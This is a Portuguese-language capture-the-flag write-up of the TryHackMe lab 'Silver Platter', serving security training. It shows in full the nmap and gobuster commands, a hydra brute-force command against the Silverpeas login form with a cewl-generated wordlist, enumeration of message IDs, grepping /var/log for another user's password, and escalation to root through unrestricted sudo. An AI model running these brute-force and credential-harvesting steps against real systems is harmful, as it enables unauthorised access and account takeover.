

Writeup - OffSec


Silver Platter - TryHackMe

Nicolas Sanson Giaboeski.

Pelo nmap, vemos três serviços, ssh, http e http-proxy

```
(kali㉿kali)-[~]  
$ nmap 10.201.25.219  
Starting Nmap 7.95 ( https://nmap.org ) at 2025-10-14 10:59 EDT  
Nmap scan report for 10.201.25.219  
Host is up (0.13s latency).  
Not shown: 997 closed tcp ports (reset)  
PORT      STATE SERVICE  
22/tcp    open  ssh  
80/tcp    open  http  
8080/tcp  open  http-proxy  
  
Nmap done: 1 IP address (1 host up) scanned in 2.17 seconds
```

Primeiro acessando o http:



Vemos uma página, que clicando nos botões intro/work/about/contact conseguimos algumas informações, mas nada muito revelador até o momento.

Fazendo buster de diretório no http, encontramos alguns diretórios mas não são acessíveis.

```
(kali@kali)-[~]
$ gobuster dir -u http://10.201.25.219 -w /usr/share/wordlists/dirb/common.txt


Gobuster v3.8
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)

[+] Url: http://10.201.25.219
[+] Method: GET
[+] Threads: 10
[+] Wordlist: /usr/share/wordlists/dirb/common.txt
[+] Negative Status codes: 404
[+] User Agent: gobuster/3.8
[+] Timeout: 10s

Starting gobuster in directory enumeration mode

/assets (Status: 301) [Size: 178] [→ http://10.201.25.219/assets/]
/images (Status: 301) [Size: 178] [→ http://10.201.25.219/images/]
/index.html (Status: 200) [Size: 14124]
```

Vamos verificar o que temos no http-proxy.



Erro 404, mas claramente foi o criador da sala que fez essa página.

Fazendo buster de diretórios nesse serviço também encontramos algumas coisas, mas nada acessível.

```

└─$ gobuster dir -u http://10.201.25.219:8080 -w /usr/share/wordlists/dirb/common.txt
Gobuster v3.8
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)


[+] Url: http://10.201.25.219:8080
[+] Method: GET
[+] Threads: 10
[+] Wordlist: /usr/share/wordlists/dirb/common.txt
[+] Negative Status codes: 404
[+] User Agent: gobuster/3.8
[+] Timeout: 10s

Starting gobuster in directory enumeration mode


/console (Status: 302) [Size: 0] [→ /noredirect.html]
/website (Status: 302) [Size: 0] [→ http://10.201.25.219:8080/website/]

```

O segredo (e na minha opinião a parte mais difícil do desafio, é achar o diretório escondido, típico de desafios tryhackme, a adivinhação 😊).



Na aba contato, ele nos dá um username e o nome de um projeto. Esse nome do projeto é o diretório que acessamos no http-proxy.



E temos uma página de login.

Testando alguns sql injection básicos, não retorna nenhuma informação de que é explorável.

Vamos tentar um brute force com hydra:

Primeiro, vamos pegar informações dos campos de POST, para isso, eu utilizo o BurpSuite, mas existem métodos mais fáceis.

11:57:21 14 Oct ... HTTP → Request POST http://10.201.25.219:8080/silverpeas/AuthenticationServlet

Request

Pretty Raw Hex

```
1 POST /silverpeas/AuthenticationServlet HTTP/1.1
2 Host: 10.201.25.219:8080
3 Content-Length: 33
4 Cache-Control: max-age=0
5 Accept-Language: en-US,en;q=0.9
6 Origin: http://10.201.25.219:8080
7 Content-Type: application/x-www-form-urlencoded
8 Upgrade-Insecure-Requests: 1
9 User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/140.0.0.0 Safari
10 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,a
11 Referer: http://10.201.25.219:8080/silverpeas/defaultLogin.jsp
12 Accept-Encoding: gzip, deflate, br
13 Cookie: JSESSIONID=WwAFXPU4KXq61osrEC1-109yKR01LCTmWp833nPM.ebabc79c6d2a
14 Connection: keep-alive
15
16 Login=123&Password=123&DomainId=0
```

Vemos que os campos para o POST são “Login”, “Password” e “DomainId”.

Além disso, o que retorna ao falhar login é:



Login or password incorrect

“Login or password incorrect”

Com isso, podemos montar nosso script de brute force com hydra.

```
$ hydra -l scriptkiddy -P /usr/share/wordlists/metasploit/idrac_default_pass.txt
10.201.81.241 -s 8080 http-post-form '/silverpeas/AuthenticationServlet:Login=^USER^&Password=^PASS^&DomainId=0:F=Login or password incorrect'
```

E esse é o comando montado. Testei algumas wordlists, tive retorno de umas senhas, mas nenhuma realmente foi válida.

Como nenhuma funcionou, o método correto é montar a própria wordlist, e para isso, utilizei a ferramenta cewl. Aprendi a usá-la durante o CTF.

Essa ferramenta aparentemente retira palavras-chave de um endereço e monta uma wordlist com essas palavras-chave.

```
$ cewl -v -d 2 -m 4 -w senhas2.txt http://10.201.25.219
CeWL 6.2.1 (More Fixes) Robin Wood (robin@digi.ninja) (https://digi.ninja/)
Starting at http://10.201.25.219
Visiting: http://10.201.25.219, got response code 200
Attribute text found:

Offsite link, not following: https://html5up.net
Writing words to file
```


Repetimos o comando hydra com a nova wordlist e conseguimos a senha!!!!

```
$ hydra -l scriptkiddy -P senhas2.txt 10.201.25.219 -s 8080 http-post-form '/silverpeas/AuthenticationServlet:Login=^USER^&Password=^PASS^&DomainId=0:F=Login or password incorrect'
Hydra v9.6 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-10-14 12:03:57
[DATA] max 16 tasks per 1 server, overall 16 tasks, 308 login tries (l:1/p:308), ~20 tries per task
[DATA] attacking http-post-form://10.201.25.219:8080/silverpeas/AuthenticationServlet:Login=^USER^&Password=^PASS^&DomainId=0:F=Login or password incorrect
[8080][http-post-form] host: 10.201.25.219 login: scriptkiddy password: [REDACTED]


1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2025-10-14 12:04:01
```

Acessando a página:



Ao acessar, vemos uma notificação do admin, chamando para jogar um jogo de VR. A primeira coisa que veio na mente foi, se esse usuário recebeu uma mensagem, devem haver outras.

Fui clicando adoidado nas coisas, até que ao clicar na notificação do Manager, abriu essa janela:



E temos aqui o log das mensagens, através da requisição ?ID=numero
Acessando 1,2,3,4,5..., em uma delas, encontramos uma mensagem que nos dá id e senha para fazer SSH na máquina do alvo 🎉.

```
(kali@kali)-[~]  
$ ssh tim@10.201.25.219  
tim@10.201.25.219's password:  
Welcome to Ubuntu 22.04.3 LTS (GNU/Linux 5.15.0-91-generic x86_64)
```

Ao acessar, apenas damos o comando ls e encontramos a primeira flag:

```
tim@ip-10-201-25-219:~$ ls  
user.txt
```

Em seguida, como o desafio pede só duas flags, sabemos que a segunda é a root. Então sem mais enrolação, tentei escalar privilégio direto. O pequeno detalhe é que, não é possível escalar nessa máquina, então talvez outro usuário?

```
tim@ip-10-201-25-219:~$ users  
root tim tim tyler
```

De fato, temos outro usuário na máquina, o tyler.

Nos serviços, não temos informações de nenhuma senha, devemos encontrar na máquina atual. Para isso, acessamos o diretório var.

```
tim@ip-10-201-25-219:/var$ ls
backups  crash  local  log    opt    snap   tmp
cache    lib    lock   mail   run    spool  www
tim@ip-10-201-25-219:/var$
```

O diretório log é bem tentador para achar coisas sobre outros usuários, vamos investigar!

```
tim@ip-10-201-25-219:/var/log$ ls
alternatives.log          dmesg                  kern.log.3.gz
alternatives.log.1        dmesg.0                kern.log.4.gz
amazon                   dmesg.1.gz             landscape
apt                      dmesg.2.gz             lastlog
auth.log                  dmesg.3.gz             nginx
auth.log.1                dmesg.4.gz             private
auth.log.2                dpkg.log                syslog
auth.log.2.gz             dpkg.log.1              syslog.1
auth.log.3.gz             dpkg.log.2.gz           syslog.2.gz
aws114_ssm_agent_installation.log dpkg.log.3.gz           syslog.3.gz
bootstrap.log             faillog                 syslog.4.gz
btmpt                     installer               ubuntu-advantage.log
btmpt.1                   journal                 ubuntu-advantage.log.1
cloud-init.log             kern.log                 ubuntu-advantage.log.2.gz
cloud-init-output.log      kern.log.1              unattended-upgrades
dist-upgrade               kern.log.2.gz           wtmp
tim@ip-10-201-25-219:/var/log$
```

Temos vários logs.

Utilizando um pouco de linux básico, podemos facilitar essa busca. Então utilizei os seguintes comandos:

```
cat *.log | grep "tyler"
cat *.log.1 | grep "tyler"
cat *.log.2 | grep "tyler"
```

Dessa forma, buscamos e filtramos em todos os arquivos .log, .log.1 e .log.2 pelo nome tyler.

Em uma dessas buscas, nos é retornado um log de um banco de dados, onde é explícito uma senha.

```
tim@ip-10-201-25-219:/var/log$ su tyler
Password:
tyler@ip-10-201-25-219:/var/log$
```

Agora sim, vamos tentar escalar privilégio!


```

tyler@ip-10-201-25-219:/var/log$ sudo -l
Matching Defaults entries for tyler on ip-10-201-25-219:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin,
    use_pty


User tyler may run the following commands on ip-10-201-25-219:
    (ALL : ALL) ALL

```

Que belezinha em, aceita tudo!

Busquei no GTFObins pelo comando sudo.





E fim, conseguimos escalar para root, basta pegar a última flag!!

Um CTF muito divertido, porém, a sacada inicial que precisa um pouco de adivinhação dificultou.